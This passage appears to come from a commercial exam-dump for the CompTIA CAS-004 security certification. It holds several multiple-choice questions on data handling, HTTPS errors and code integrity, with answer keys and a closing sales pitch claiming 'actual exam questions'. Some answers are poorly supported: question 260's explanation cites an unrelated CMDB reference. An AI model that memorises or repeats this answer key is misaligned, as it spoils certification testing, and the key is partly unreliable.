? Due to the limitations within the Modbus protocol, such as lack of encryption and authentication, restricting inbound traffic is a necessary security measure to protect the integrity and availability of the ICS.

Reference: CASP+ (Plus) Certification Training | CompTIA IT Certifications

#### NEW QUESTION 260

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior

management team would like to address these issues without interrupting existing processes. Which of the following should a security architect recommend?

- A. A DLP program to identify which files have customer data and delete them
- B. An ERP program to identify which processes need to be tracked
- C. A CMDB to report on systems that are not configured to security baselines
- D. A CRM application to consolidate the data and provision access based on the process and need

**Answer:** D

**Explanation:**

Reference: [https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20\(CMDB,the%20relationships%20between%20those%20components](https://searchdatacenter.techtarget.com/definition/configuration-management-database#:~:text=A%20configuration%20management%20database%20(CMDB,the%20relationships%20between%20those%20components)

**NEW QUESTION 261**

A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

- A. HSTS
- B. TLS 1.2
- C. Certificate pinning
- D. Client authentication

**Answer:** A

**NEW QUESTION 262**

A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Which of the following would be BEST for the developer to perform? (Choose two.)

- A. Utilize code signing by a trusted third party.
- B. Implement certificate-based authentication.
- C. Verify MD5 hashes.
- D. Compress the program with a password.
- E. Encrypt with 3DES.
- F. Make the DACL read-only.

**Answer:** AF

**Explanation:**

Utilizing code signing by a trusted third party and making the DACL (discretionary access control list) read-only are actions that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users. Code signing is a technique that uses digital signatures to verify the authenticity and integrity of code, preventing unauthorized modifications or tampering. A trusted third party, such as a certificate authority, can issue and validate digital certificates for code signing. A DACL is an attribute of an object that defines the permissions granted or denied to users or groups for accessing or modifying the object. Making the DACL read-only can prevent unauthorized users or groups from changing the permissions or accessing the code. Implementing certificate-based authentication is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for verifying the identity of users or devices based on digital certificates, preventing unauthorized access or impersonation. Verifying MD5 hashes is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for checking the integrity of files based on cryptographic hash functions, detecting accidental or intentional changes or corruption. Compressing the program with a password is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for reducing the size of files and protecting them with a password, preventing unauthorized access or extraction. Encrypting with 3DES is not an action that the developer can perform to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, but a method for protecting the confidentiality of data based on symmetric-key encryption algorithms, preventing unauthorized disclosure or interception. Verified References: <https://www.comptia.org/blog/what-is-code-signing>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 264**

.....

## Thank You for Trying Our Product

### We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

### CAS-004 Practice Exam Features:

- \* CAS-004 Questions and Answers Updated Frequently
- \* CAS-004 Practice Questions Verified by Expert Senior Certified Staff
- \* CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

**100% Actual & Verified — Instant Download, Please Click**  
**[Order The CAS-004 Practice Test Here](#)**